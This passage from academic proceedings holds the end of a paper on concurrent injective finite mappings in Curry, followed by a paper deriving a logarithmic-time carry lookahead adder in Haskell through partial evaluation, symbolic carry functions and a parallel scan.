The second variation represents the store with a tree rather than a list. In this case, a positional association between the variables of the program and the values of the problem is unfeasible or inconvenient. Thus, each node of the tree representing the store is decorated by both indices and values. The tree is filled with all the values of the problem to establish the association between a value and a variable which for lists is implicitly established by the position of the variable in the list. Initially, a node contains a value  $i$  of the problem and an uninstantiated variable  $v$ . As the program's execution progresses, and an index  $l$  of the problem is mapped to the value  $i$ , the node of the store containing  $i$  is retrieved and the index  $l$  is unified, if possible, with  $v$ . This variation requires the *a priori* knowledge of a finite set containing the index mapped by the problem.

The crucial feature of the injective finite mapping that we discussed is the possibility of concurrently computing index-value pairs. However, the proposed design can be employed also in problems where concurrency is not an issue. For example, the  $n$ -queens puzzle can be implemented in this way. The proposed program, similar to many others for this problem, computes a permutation of the integers  $0, 1, \dots, n - 1$ , where the  $i$ -th element of the permutation is the row in which the queen in the  $i$ -th column is placed. A permutation can be seen as an injective mapping of the values  $0, 1, \dots, n - 1$  into themselves. In this case, both the indexes and the values of this problem's mapping are most naturally represented by the integer numbers in the range 0 through  $n - 1$ .

The only difference between an implementation using an injective finite mapping and a more traditional implementation is how a permutation is computed. Using our design, a function to compute a permutation of the integers  $0, 1, \dots, n - 1$  is:

```
permute n = result n
  where result n = if n==0 then [] else pick n : result (n-1)
        pick i | store !!! k ::= i = k  where k = range n
        range n | n > 0 = range (n-1)
        range n | n > 0 = n-1
        store free
```

This implementation computes the store lazily. As discussed earlier, this requires the flexible version of the index operator, “!!!”, which was defined earlier.

We compared the execution time of a program computing all the solutions of the  $n$ -queens puzzle using the above function with a similar program using the following function:

```
permute n = result [0..n-1]
  where result []      = []
        result (x:xs) = insert x (result xs)
        insert x y    = x:y
        insert x (y:ys) = y:insert x ys
```

Using the PAKCS implementation of Curry, the first program takes about 50% more time, regardless of  $n$ , than the second program. The memory allocated is the same in each program. This simple experiment suggests that using our implementation of an injective finite mapping imposes no severe overhead w.r.t. more traditional implementations.

As we mentioned above, the splitting of a problem into smaller parts that are solved concurrently has the advantage that wrong instantiations of some variables (i.e., those cannot lead to a solution) are detected earlier. This can lead to a considerable reduction of the search space. For instance, a naive functional solution to our cryptarithm (i.e., enumerating all the digits and testing equation (1)) has an unacceptable execution time. This solution can be improved by merging partial tests with the enumeration of values in a sophisticated way. However, the resulting code is less concise and more difficult to generalize than our concurrent implementation of injective finite mappings.

## 4 Conclusion

Functional logic programs, in addition to ordinary functional computations, provide both concurrency and logic variables. Concurrency supports a powerful and expressive programming style, but it complicates some tasks, in particular the computation of an injective finite mapping. We have presented the design and implementation of one such mapping for a functional logic language.

The design relies on a representation of index-value pairs where the values of the problem play the role of indices in the representation and the indices of the problem are initially unbound variables. During the computation, the variables of the representation are non-deterministically bound to the indices of the problem. This design ensures the injectivity of the mapping even when index-value pairs are computed concurrently and independently.

We have shown the implementation of our design in PAKCS, a popular compiler/interpreter of Curry. We have discussed a few implementations with different characteristics—in particular, linear and tree-based implementations when the set of the values of the problem is finite. We have compared our implementation of an injective finite mapping with more traditional implementations. We have found that the overhead of supporting the concurrent asynchronous computation of index-value pairs is an increase in computing time by a very small factor.

### **Abstract**

Using Haskell as a digital circuit description language, we transform a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into an efficient carry lookahead adder that requires  $O(\log n)$  time. The main difficulty is that the ripple carry adder uses a scan function to calculate carry bits, but this scan cannot be parallelized directly since it is applied to a non-associative function. Several additional techniques are needed to circumvent this problem, including partial evaluation and symbolic function representation. The derivation given here is suitable for a formal correctness proof, yet it also makes the solution more intuitive by bringing out explicitly each of the ideas underlying the carry lookahead adder.

---

### **1 Introduction**

In this paper we use Haskell as a digital circuit description language, in order to solve an important problem in hardware design: the transformation of a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into a carry lookahead adder, which needs only  $O(\log n)$  time. This problem has great

practical importance, since the clock speed of synchronous digital circuits is determined by the critical path depth, and an adder lies on the critical path in typical processor datapath architectures. In other words, by speeding up just an adder, which accounts for a few hundred logic gates, the speed of an entire chip with millions of gates can be improved.

The circuit that we design here is not new; it was discovered in a different form in 1980 by Ladner and Fischer [6] and the particular variation that we develop is essentially the same as the one presented in the well known textbook on algorithms by Cormen, Leiserson and Rivest [3]. The contribution of this paper lies in the way we derive the circuit, making essential use of a hardware description language based on pure functional programming:

- Our derivation produces a precise specification of the circuit, which can be simulated or fabricated automatically. The earlier presentations give only examples of the circuit at particular word sizes, relying on the reader to figure out other cases. This can be surprisingly difficult, and is unsuitable for modern integrated circuit design, which is highly automated.
- The derivation produces a general solution that works on word size  $n$  for every natural number  $n$ .
- The carry lookahead adder is usually presented as a large and very complicated circuit, which is quite difficult to understand. In contrast, we explain it by going through a sequence of transformation steps. At each stage there is a specific technical problem to overcome and a clear strategy for solving it. This leads to a better understanding than contemplation of the final design, where several quite distinct ideas are mixed together and buried in a large network of logic gates.
- The derivation in this paper is well suited for formal verification, although we present it informally.

We use Hydra [9], a digital circuit description language embedded in Haskell. Even in a formal derivation, examples are very helpful, and the reader is encouraged to experiment with the Haskell 98 program containing all the definitions in this paper, as well as auxiliary definitions and examples:

[http://www.dcs.gla.ac.uk/~jtod/papers/2001\\_Adder/](http://www.dcs.gla.ac.uk/~jtod/papers/2001_Adder/)

Section 2 defines precisely the problem to be solved, giving a formal specification of a binary addition circuit and also explaining how we will use Haskell to describe circuits. In Section 3 the standard ripple carry adder is specified using a scan combinator to handle the carry propagation. This particular scan cannot be implemented by the parallel scan algorithm because it uses a non-associative function, but Section 4 solves that problem using partial evaluation. However, this introduces a new difficulty: the “circuit” now operates on functions as well as signals, and is no longer a circuit at all. Section 5 introduces a symbolic function representation, and Section 6 then introduces parallelism to reduce the time to  $O(\log n)$ . Section 7 takes care of the final

hardware details, and Section 8 concludes.

## 2 The Problem

A *signal* is a bit in a digital circuit; for the purposes of this paper a signal can be thought of as a value of type *Bool*. The function  $\text{bit} :: \text{Signal } a \Rightarrow a \rightarrow \text{Nat}$  converts a bit value to its natural value, either 0 or 1.

A binary number is represented as a list of signals  $[x_0, \dots, x_{n-1}]$  that constitute an  $n$ -bit word, where  $x_0$  is the most significant bit and  $x_{n-1}$  the least significant. The value represented by this word is  $\text{bin } xs = \sum_{i=0}^{n-1} x_i 2^{n-1-i}$ .

A binary adder takes a pair of  $n$ -bit words  $xs$  and  $ys$  and a carry input bit  $c$ , and it produces their sum, represented as a carry output bit  $c'$  and an  $n$ -bit sum  $ss$ . Instead of giving the adder two separate words  $xs$  and  $ys$ , it will receive a word  $zs :: \text{Signal } a \Rightarrow [(a, a)]$  of pairs. The binary input words are then  $\text{map } fst \ zs$  and  $\text{map } snd \ zs$ . There are two reasons for choosing this organization: it avoids the need for stating side conditions that  $xs$  and  $ys$  have the same length, and it simplifies the circuits we will define later. But we are not cheating—it is a standard technique in hardware design (called “bit slice” organization) to zip the two words together in this way, because of exactly the same simplification to the design.

An adder is now defined to be any circuit with the right type that produces the right answer for arbitrary inputs.

**Definition 2.1** (Adder) Let  $a$  be a signal type. An adder is a function  $\text{add} :: a \rightarrow [(a, a)] \rightarrow (a, [a])$  such that

$$\forall c :: a, \ zs :: [(a, a)] .$$

$$2^n \cdot \text{bit } c' + \text{bin } ss = \text{bin } (\text{map } fst \ zs) + \text{bin } (\text{map } snd \ zs) + \text{bit } c$$

where  $(c', ss) = \text{add } c \ zs$  and  $n = \text{length } zs = \text{length } ss$ .

Circuits will be specified in this paper using Hydra [9], a digital circuit specification language embedded within Haskell. Signals are defined as a type class that provides basic operations, such as the constant values *zero* and *one* and basic logic gates, including the inverter *inv*, the two and three input logical and-gates *and2*, *and3*, etc. Components are wired together by applying a circuit to its input signals. The values of signals will be denoted 0 and 1, although their internal representations may be different (e.g. *False* and *True*).

The majority and parity circuits provide simple examples of Hydra specifications, and they will be useful later for computing sums and carries. The *majority3* circuit takes three input signals, and returns logic 1 if two or more of the inputs are 1. The *parity3* circuit returns 1 if an odd number of the inputs are 1.

```
majority3, parity3 :: Signal a => a -> a -> a -> a
majority3 a b c = or3 (and2 a b) (and2 a c) (and2 b c)
```

```
parity3 a b c =
  or2 (and2 (inv a) (xor2 b c))
    (and2 a (inv (xor2 b c)))
```

Another standard circuit is the multiplexor, which takes a control (or address) bit  $a$ , and uses it to select data inputs, which is then output. We can specify the behavior of the 1-bit multiplexor as

```
mux1 a x y = if a==zero then x else y
```

This specification is easy to understand, but it isn't a circuit, since if-then-else expressions are not logic gates. A central problem in circuit design is finding a way to make the available components meet a specification, and there are methodical techniques for doing this. It is straightforward to verify that the following circuit satisfies the specification of the multiplexor:

```
mux1 :: Signal a => a -> a -> a -> a
mux1 a x y = or2 (and2 (inv a) x) (and2 a y)
```

Two  $\text{mux1}$  circuits can be used to define  $\text{mux2}$ , which uses two address bits to select one of four data inputs. This is a typical example of the hierarchical design style used in Hydra. The  $\text{mux2}$  will be needed in Section 7.

```
mux2 :: Signal a => (a,a) -> a -> a -> a -> a -> a
mux2 (a,b) w x y z = mux1 a (mux1 b w x) (mux1 b y z)
```

### 3 Ripple Carry Addition

It is an interesting exercise to start with Definition 2.1 and derive an addition circuit from first principles. We will skip that step here, and begin with a specification of the standard and well known ripple carry adder.

The inputs to the adder are a carry input bit  $c$  and a word  $zs = [(x_0, y_0), \dots, (x_{n-1}, y_{n-1})]$  of  $n$  bit pairs. The outputs are a pair  $(c', ss)$  where  $c'$  is the carry output, and  $ss = [s_0, \dots, s_{n-1}]$  is the word of  $n$  sum bits.

Within bit position  $i$ , for  $0 \leq i < n$ , the adder calculates the local sum bit  $s_i = bsum(x_i, y_i) c_{i+1}$  and the local carry output  $c_i = bcarry(x_i, y_i) c_{i+1}$ . The carry input  $c_n$  to the least significant bit is defined to be the carry input  $c$  to the entire word adder, and the carry output  $c'$  from the entire adder is defined to be the carry output  $c_0$  from the most significant bit.

A ripple carry adder contains a building block for each bit position that which takes the data bits  $(x, y)$  and a carry input and produces a sum bit  $s$  and carry output  $c'$ . This building block is traditionally called a ‘full adder’:

$$\text{fullAdd} :: \text{Signal } a \Rightarrow (a, a) \rightarrow a \rightarrow (a, a).$$

However, the crux of the derivation that follows is in handling the carry propagation, and it will simplify the notation slightly to separate the calculations of the sum and carry bits into two functions,  $bsum$  and  $bcarry$ . These correspond

to standard 3-input logic gates called majority and parity.

```
bsum, bcarry :: Signal a => (a,a) -> a -> a
bcarry (x,y) c = majority3 x y c
bsum (x,y) c = parity3 x y c
```

These building blocks can now be connected in a row, producing a binary word adder. It is best to avoid a style of specification where each component is mentioned explicitly—that would lead to a design that works for only one word size, but we are seeking a generic adder specification that works for all word sizes. Furthermore, experience shows that mentioning all the bits explicitly with indices leads to cumbersome notation that is poorly suited for circuit transformations and optimization.

The best approach is to use a higher order function—a combinator—to express the pattern by which the building blocks are composed into the full circuit. The carry propagation across a sequence of bit positions is expressed by the standard *foldr* function:

```
foldr :: (b->a->a) -> a -> [b] -> a
foldr f a [] = a
foldr f a (x:xs) = f x (foldr f a xs)
```

However, it isn't enough just to compute the carry output from one bit position—in order to compute the sum bits, we need the carry inputs to all the positions. Therefore the circuit really needs to compute the carry fold across all possible subfields, starting from the right. The *wscanr* combinator, which computes a list of all the partial folds as well as the complete fold, can be specified as

$$wscanr f a xs = [foldr f a (drop (i + 1) xs \mid i \leftarrow [0 \dots length xs - 1])]$$



It is also convenient to define *ascanr*, which computes both the fold and the scan:

$$ascanr f a xs = (foldr f a xs, wscanr f a xs)$$

These functions differ from the *scanr* defined in the Haskell Prelude. In particular, *wscanr* returns a result list with the same length as the argument list, unlike *scanr*. Furthermore, *ascanr* produces a pair containing both the fold and the scan, while *scanr* attaches the fold to the scan list and returns a list that is longer than the argument list. The *wscanr* and *ascanr* functions have better properties for hardware design, and will be used throughout this paper.

Although the specification of *wscanr* takes quadratic time, it expresses clearly the value that is computed, and experience has shown it to be useful for equational reasoning. The specification can also be transformed into a linear time implementation:

```
ascanr :: (b->a->a) -> a -> [b] -> (a, [a])
ascanr f a [] = (a, [])
```

Fig. 1. Circuit diagram of *add1*

```
ascanr f a (x:xs) =
let (a',xs') = ascanr f a xs
  a'' = f x a'
in (a'', a':xs')
```

The ripple carry adder uses *ascanr* to calculate all the carry bits, followed by a map (in the form of *zipWith*) that calculates the sum bits. The circuit requires  $O(n)$  time, and it contains  $O(n)$  logic gates.

```
add1 :: Signal a => a -> [(a,a)] -> (a,[a])
add1 c zs =
let (c',cs) = ascanr bcarry c zs
  ss = zipWith bsum zs cs
in (c',ss)
```

## 4 Making the Scan Associative

The time required by the ripple carry adder is dominated by the *ascanr*. There is a well known method called *parallel scan* or *parallel prefix* for reducing the time of a scan from  $O(n)$  to  $O(\log n)$  [6], and our strategy for improving the adder is to use this to calculate the carries in log time.

Unfortunately there is an immediate stumbling block. The parallel scan algorithm requires  $f$  to be associative in order to compute  $\text{ascanr } f \text{ a } xs$  in log time, but the ripple carry adder applies *ascanr* to the *bcarry* circuit, which is not associative. Indeed, an associative function must have type  $a \rightarrow a \rightarrow a$ , so  $\text{bcarry} :: (a,a) \rightarrow a \rightarrow a$  doesn't even have a suitable type.

### 4.1 Partial Evaluation of Scan

A useful principle in program derivation is to transform a specification to bring it as close as possible to the goal, even if the goal itself is not directly reachable. The reason is that the intermediate transformation might cause a different approach to become applicable.

Partial evaluation is a systematic method for applying this principle. The arguments to a function are partitioned into static arguments that are known in advance and dynamic arguments that will become known later. This tech-

nique is typically used in compilers: the usual idea is to have the compiler apply the functions in a program just to the static arguments that are known at compile time, in the hope that the resulting partial applications can be simplified, producing more efficient object code. In this section, we apply the same idea to the problem of carry propagation in hardware design.

Ideally, we would like the circuitry for bit position  $i$  to calculate the application  $bcarry(x_i, y_i) c_{i+1}$  in unit time. This is impossible, since the value of  $c_{i+1}$  must itself be computed, and it takes time for the carry propagation to ripple across the adder. However, if we think of this as a problem of higher order functional programming as well as hardware design, it becomes clear that at least the partial applications  $bcarry(x_i, y_i)$  can be calculated in parallel:

$$ps = \text{map } bcarry \text{ zs.}$$

The partial application  $p_i = bcarry(x_i, y_i)$  is a function  $p_i :: Signal a \Rightarrow a \rightarrow a$  that can be used to produce the carry output in position  $i$  once the carry input is known. Meanwhile, we can go ahead and exploit the knowledge  $p_i$  has of the values of  $x_i$  and  $y_i$ , even before the carry input  $c_{i+1}$  is available.

At this stage there is nothing useful to which the  $p_i$  functions can be applied, but another idea is to compose them instead of applying them. Just as each bit position has a carry propagation function, so does a sequence of adjacent positions  $i \dots j$ , for  $0 \leq i \leq j < n$ . Since we are interested in the carry *input* at bit position  $i$  (in order to compute the sum bit there), we define the sequence carry propagation function  $C_i^j$  as

$$\begin{aligned} C_i^j &= p_{i+1} \circ p_{i+2} \circ \dots \circ p_j \quad \text{for } -1 \leq i < j \\ C_i^i &= id \end{aligned}$$

This function takes the carry input  $c_{j+1}$  to the least significant position of the sequence and produces the carry input  $c_i$  to the most significant position. (Note that  $C_{-1}^j$  is the carry *output* from the most significant bit.) The function can be calculated by folding the composition functions, using the identity function as the unit:

$$C_i^j = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_j],$$

for  $0 \leq i \leq j < n$ . In particular,

$$C_i^{n-1} = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_{n-1}].$$

The adder circuit requires the carry input to each bit position in order to compute the corresponding sum bit, and it also needs the carry output from position 0 since this is an output of the entire circuit. Although we do not yet know the values of these carry bits, we can calculate their carry propagation

functions:

$$\begin{aligned}
& (C_{-1}^{n-1}, [C_i^{n-1} \mid i \leftarrow [0 \dots n-1]]) \\
&= (\text{foldr } (\circ) \text{ id } ps, \\
&\quad [\text{foldr } (\circ) \text{ id } (\text{drop } (i+1) \text{ ps}) \mid i \leftarrow [0 \dots n-1]]) \\
&= \text{ascanr } (\circ) \text{ id } ps
\end{aligned}$$

Now we are in a much better position: this entire set of functions can be calculated in log time using parallelism because *now the argument to ascanr is the associative operator ( $\circ$ )*. Our original problem was that *ascanr* was applied to a non-associative function. Furthermore, once the sequence carry propagation functions have been calculated, all of the actual carry bits that are needed can be calculated in  $O(1)$  time simply by applying all of those functions to  $c_n = c$ , which is the one carry bit that we already have, since it is an input to the circuit!

This transformation can be expressed formally as two partial evaluation theorems, one each for *foldr* and *scanr*. This is a generally useful technique, and similar theorems exist for the other fold and scan functions. Theorem 4.1 has been used before independently by Harrison [4], and Maessen has stated a weaker version of it [7].

**Theorem 4.1**  $\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a}$

**Proof.** Structural induction over  $xs$ . For the base case,

$$\begin{aligned}
& \text{foldr } f \text{ a } [] \\
&= a \\
&= \text{id } a \\
&= (\text{foldr } (\circ) \text{ id } []) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ []})) \text{ a}
\end{aligned}$$

Inductive case:

$$\begin{aligned}
& \text{foldr } f \text{ a } (x : xs) \\
&= f x (\text{foldr } f \text{ a } xs) \\
&= f x (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs}) \text{ a}) \\
&= (f x \circ \text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (f x : \text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ (x : xs)))) \text{ a}
\end{aligned}$$

□

**Theorem 4.2**  $\text{wscanr } f \text{ a } xs =$   
 $\text{map apply } (\text{zip } (\text{wscanr } (\circ) (\text{map } f \text{ id }) \text{ xs}) (\text{repeat } a))$

**Proof.** The right hand side is transformed directly into the left hand side.

Let  $n = \text{length } xs$ , and define  $\text{apply } f x = f x$ . Then

$$\begin{aligned}
wscanr f a xs &= [\text{foldr } f a (\text{drop } (i+1) xs) \mid i \leftarrow [0 \dots n-1]] \\
&= [\text{foldr } (\circ) \text{id} (\text{map } f (\text{drop } (i+1) xs)) a \mid i \leftarrow [0 \dots n-1]] \\
&= [\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs)) a \mid i \leftarrow [0 \dots n-1]] \\
&= \text{map apply} [(\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs)), a) \\
&\quad \mid i \leftarrow [0 \dots n-1]] \\
&= \text{map apply} (\text{zip} [\text{foldr } (\circ) \text{id} (\text{drop } (i+1) (\text{map } f xs))] \\
&\quad \mid i \leftarrow [0 \dots n-1]) (\text{repeat } a)
\end{aligned}$$

□

## 4.2 Associative Scan Adder

Using Theorem 4.2, we can now transform the ripple carry adder into  $\text{add2}$ .

```

apply f x = f x
add2 :: Signal a => a -> [(a,a)] -> (a,[a])
add2 c zs =
  let ps = map bcarry zs
    (cf,cfs) = ascanr (.) id ps
    cs = zipWith apply cfs (repeat c)
    c' = cf c
    ss = zipWith bsum zs cs
  in (c', ss)



```

## 5 Symbolic Function Representation

In solving one problem we have created another. The adder now applies scan to an associative function, so the parallel scan method has become applicable. However, the adder now contains signals that are carry propagation functions, not carry bits. Ultimately every digital circuit must be constructed from the primitive logic components, and those operate only on bits. Before proceeding to the parallel scan, we should determine whether it will be possible to get around this difficulty—otherwise the parallelisation would be fruitless.

A function  $f :: A \rightarrow B$  can be represented as a set of pairs  $\{(a, f a) \mid f a \in A\}$ ; this is called the graph of  $f$ . We haven't decided yet whether to use function graphs within the adder, but the graphs still provide useful insight into the problem. Two crucial questions arise in the context of the adder:

- (i) How can we compute the graphs of new carry propagation functions during the course of an addition?
- (ii) How large can the function graphs become, and how can they be represented?

Fig. 2. Circuit diagram of *add2*

A partial application *bcarry* ( $x, y$ ) has four possible values, since  $x$  and  $y$  are both signals restricted to 0 or 1. The complete set of partial applications can be enumerated as follows, using  $f_1, \dots, f_4$  as names for the resulting functions:

$$\text{bcarry} (0, 0) = f_1$$

$$\text{bcarry} (0, 1) = f_2$$

$$\text{bcarry} (1, 0) = f_3$$

$$\text{bcarry} (1, 1) = f_4$$

It is straightforward to check that  $f_2 = f_3$ , because

$$\forall c \in \{0, 1\}. \text{bcarry} (0, 1) c = \text{bcarry} (1, 0) c.$$

There are traditional names for these functions [8]:  $f_1$  is called *K* because it “kills” the carry (it returns 0 regardless of its carry argument);  $f_2$  and  $f_3$  are called *P* because they are the identity function, “propagating” the carry input to the output;  $f_4$  is called *G* because it “generates” a carry output of 1 regardless of its argument. An arbitrary partial application of *bcarry* is representable using a finite alphabet of symbols:

```
data Sym = K | P | G
```

Each partial application of *bcarry* can be replaced by a full application of *bcarrySym*, which achieves the goal of getting rid of higher order functions as



Fig. 3. Circuit diagram of *add3*

signals in the circuit. The definition of *bcarrySym* is slightly unusual, since it has a mixed type with signal arguments but a symbolic output. Because of this, a multiplexor cannot be used to define it, and we must resort instead to explicit testing of the input signal values. Thus *bcarrySym* is a halfway house: it operates on first order values, but its outputs are not digital circuit signals.

```

bcarrySym :: Signal a => (a,a) -> Sym
bcarrySym (x,y)
| is0 x && is0 y = K
| is0 x && is1 y = P
| is1 x && is0 y = P
| is1 x && is1 y = G

```

Now that the higher order functions inside the adder have been replaced by symbolic signals, we can no longer use  $(\circ)$  and *id* to compose carry propagation functions. Therefore an explicit composition function that operates on *Sym*-represented functions needs to be defined. It is straightforward to calculate the value of this new composition operator, by considering all nine possible cases. A simpler calculation is based on the observation that *K* (or *G*) will kill (or generate) its carry output regardless of the value of its input, while *P* is just the identity function. The result of this calculation is the following definition:

```
composeSym :: Sym -> Sym -> Sym
```

```
composeSym K f = K
composeSym P f = f
composeSym G f = G
```

Finally, a new operation is needed to apply a symbolic carry function to a carry bit, getting us back into the world of signals:

```
applySym :: Signal a => Sym -> a -> a
applySym K x = zero
applySym P x = x
applySym G x = one
```

The adder can now be transformed into *add3*, using the *Sym* representation instead of partial applications. The Haskell definition and the circuit diagram (3) have exactly the same structure as *add2*.

```
add3 :: Signal a => a -> [(a,a)] -> (a,[a])
add3 c zs =
  let ps = map bcarrySym zs
      (cf,cfs) = ascanr composeSym P ps
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 6 Parallel Scan

The parallel scan algorithm uses a divide and conquer strategy to perform a scan in log time on a tree circuit, assuming that the function being scanned is associative. (The time is actually proportional to the height of the tree, and the algorithm works correctly even if the tree is not balanced.) The details of the algorithm and its correctness proof are given in [10]. In this section we will just show how the algorithm is implemented as a Hydra circuit.



The algebraic data type *Tree* is used to represent the structure of the circuit:

```
data Tree a = Leaf a | Node (Tree a) (Tree a)
  deriving Show
```

The *mkTree* function builds a tree with  $n$  nodes which is balanced as closely as possible. The conversion functions *treeWord* and *wordTree* convert between a list of bits and a set of leaf bits. Only the types are given here; the full definitions appear in the program (see Section 1).

```
mkTree :: Nat -> Tree ()
treeWord :: Tree a -> [a]
wordTree :: Tree b -> [a] -> Tree a
```

The *sweep* combinator specifies the behavior of a general tree circuit con-

Fig. 4. Node circuit for *Tscanr*

structed from two building blocks: a node circuit and a leaf circuit.

```
sweep
:: (a -> d -> (b,u))           -- leaf
-> (d -> u -> u -> (u,d,d)) -- node
-> d
-> Tree a
-> (u, Tree b)
```

The leaf circuits all have a state of type  $a$ , and they provide upward-moving values of type  $u$  which they pass up the tree. Eventually the leaves will receive a downward-moving value of type  $d$ , which they can then use to update their state.

```
sweep leaf node a (Leaf x) =
let (x',a') = leaf x a
in (a', Leaf x')
```

Each node (see Figure 4) receives two upward messages from its subtrees, and a downward message from its parent, and it uses these values to calculate outputs for all three of its ports. Figure 5 illustrates the following inductive case of *sweep*:

```
sweep leaf node a (Node x y) =
let (a',p',q') = node a p q
    (p,x') = sweep leaf node p' x
    (q,y') = sweep leaf node q' y
in (a', Node x' y')
```

Thus the *sweep* combinator specifies a general tree circuit, where each component sends and receives on each of its ports. Naturally, it is possible to deadlock such a general tree if the leaf and node circuits are not defined properly. Most algorithms implemented with tree circuits execute with an upsweep followed by a downsweep, and the parallel scan algorithm is a typical example.

The *tscanr* circuit implements the parallel scan algorithm; it is essentially the same definition that appears in [10], except that paper implemented *scarl* rather than *scandr*.

```
tscanr :: (a->a->a) -> a -> Tree a -> (a, Tree a)
tscanr f a =
  let leaf x a = (a,x)
      node a p q = (f p q, f q a, a)
  in sweep leaf node a
```

**Theorem 6.1** *Let  $(a', t') = \text{tscanr } f \text{ a } t$ . If  $f$  is associative, then*

$$\begin{aligned} a' &= \text{foldr } f \text{ a } (\text{treeWord } t) \\ \text{treeWord } t' &= \text{wscanr } f \text{ a } (\text{treeWord } t) \end{aligned}$$





The proof is similar to the proof of the *tscarl* theorem given in [10], and Figure 6 gives an example execution of *tscanr*. Note that the *tscanr* circuit is perfectly well defined for any function  $f$  of the required type, but it computes the same result as *ascanr* only if  $f$  is associative.

The adder is now transformed to use the log time *tscanr* in place of the linear time *ascanr*. This is possible because the function scanned is the associative *composeSym*. Some additional wiring rearrangements need to be introduced. The word *ps* of carry propagation functions needs to be converted by *wordTree* from a list representation to a set of tree leaves, and the result of the tree scan is *cft*, a tree-structured word that is converted by *treeWord* back to a list. These “impedance matching” conversions are only required to make the types match, but they have absolutely no impact on the circuit—they introduce no extra components or wires.

```
add4 :: Signal a => a -> [(a,a)] -> (a,[a])
add4 c zs =
  let ps = map bcarrySym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeSym P ps'
      cfs = treeWord cft
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```



## 7 Back into Hardware

The derivation is almost finished; the only remaining tasks are to replace the symbolic propagation function representations with actual digital signals, and to make the corresponding changes to the circuit components. These steps are straightforward, and could in principle be automated.

Fig. 5. Inductive case of *sweep* definitionFig. 6. Example: calculation of *Tscanr f a* [ $x_0, x_1, x_2, x_3$ ]

Since the *Bsym* type has three possible values, two bits are required to represent it. The circuits we are about to define will contain a lot of signals, and it will keep the definitions more readable to replace *Sym* by a type alias *BSym a*, where *a* is the hardware signal type. The signal representations of *K*, *P* and *G* are then defined as constant bit pairs. The actual values chosen to represent them are arbitrary, subject only to the constraint that we keep the values of the three symbols distinct. It simplifies the hardware slightly to allow both (*zero*, *one*) and (*one*, *zero*) to represent *P*, and we choose arbitrarily to define *repP* = (*zero*, *one*).

```
type BSym a = (a,a)
repK, repP, repG :: Signal a => BSym a
```

Fig. 7. Circuit diagram of *add4*

```

repK = (zero,zero)
repP = (zero,one)
repG = (one,one)

```

The symbolic circuits can now be replaced by digital implementations. The *bcarryBSym* circuit takes a pair of  $(x, y)$  of bits from the words being added and outputs the corresponding two-bit representation of the carry propagation function. In general, a circuit that implements partial applications might have to do something substantive: for example, if the number of bits in the symbolic representation is smaller than the number of input bits. In this case, however, we can choose to represent *bcarry*  $(x, y)$  by the pair  $(x, y)$ . Thus  $K$  is represented by  $(0, 0)$ ,  $P$  is represented by both  $(0, 1)$  and  $(1, 0)$ , and  $G$  is

represented by  $(1, 1)$ . This leads to a particularly simple definition.

```
bcarryBSym :: Signal a => (a,a) -> BSym a
bcarryBSym = id
```

The remaining circuits can now be defined, but the definitions must work for both representations of  $P$ :

```
composeBSym :: Signal a => BSym a -> BSym a -> BSym a
composeBSym f g =
  let (g0,g1) = g
  in (mux2 f zero g0 g0 one,
      mux2 f zero g1 g1 one)
```

```
applyBSym :: Signal a => BSym a -> a -> a
applyBSym f x = mux2 f zero x x one
```

The goal has been attained:  $add5$  is a digital circuit that calculates the sum of two  $n$ -bit words in  $O(\log n)$  time.

```
add5 :: Signal a => a -> [(a,a)] -> (a,[a])
add5 c zs =
  let ps = map bcarryBSym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeBSym repP ps'
      cfs = treeWord cft
      cs = zipWith applyBSym cfs (repeat c)
      c' = applyBSym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 8 Conclusion

We have transformed a linear time ripple carry adder into a log time parallel adder. The transformation proceeded in a sequence of steps, introducing the essential techniques one by one, with each change to the circuit enabling the next step to be made: partial evaluation was used to convert an inherently sequential scan into a scan over the associative composition function; a symbolic representation was introduced in order to make all the signal values first order; the tree combinator was used to implement a parallel scan; the symbolic functions were replaced by digital components.

Carry lookahead adders are often presented using an asymmetric parallel prefix network that allows only right-to-left communication, from less significant bit positions to more significant ones. This is adequate for binary addition, but not for a general processor arithmetic unit, since other ALU operations (such as comparison) require left to right communication. The structure of our circuit, consisting of a sequence of stages including a tree

network, is well suited for general processor ALU design.

The circuit specification derived here is both precise and general. All necessary details are present, and the circuit can simulated using Haskell. The specification works on word size  $n$ , for every natural number  $n$ . Typical presentations of the carry lookahead adder lack this degree of precision and the generality.

We have presented the derivation in a direct narrative, from the specification to the final result. This improves the elegance of the exposition, but in reality nothing goes so smoothly. Just as in ordinary programming, formal derivations sometimes become convoluted because an arbitrary choice made earlier is suboptimal, and in practice it may be necessary to make some adjustments to earlier stages in order to make the next transformation go through smoothly. For example, one might have chosen at the outset to give  $bcarry$  the type  $a \rightarrow (a, a) \rightarrow a$ , but the partial evaluation is cleaner when it has type  $(a, a) \rightarrow a \rightarrow a$ .

When such decisions have not been made optimally, the transformations still go through, but the notation is unnecessarily clumsy. It is then useful to go through a cleanup process, where the definitions are adjusted so that everything works out as elegantly as possible, but this can also give the false impression that formal transformations are more straightforward than is really the case. However, it is not true that one needs to be lucky with the original definitions in order to make progress; a more accurate conclusion is that periodic improvements to notational conventions can make the details look better.

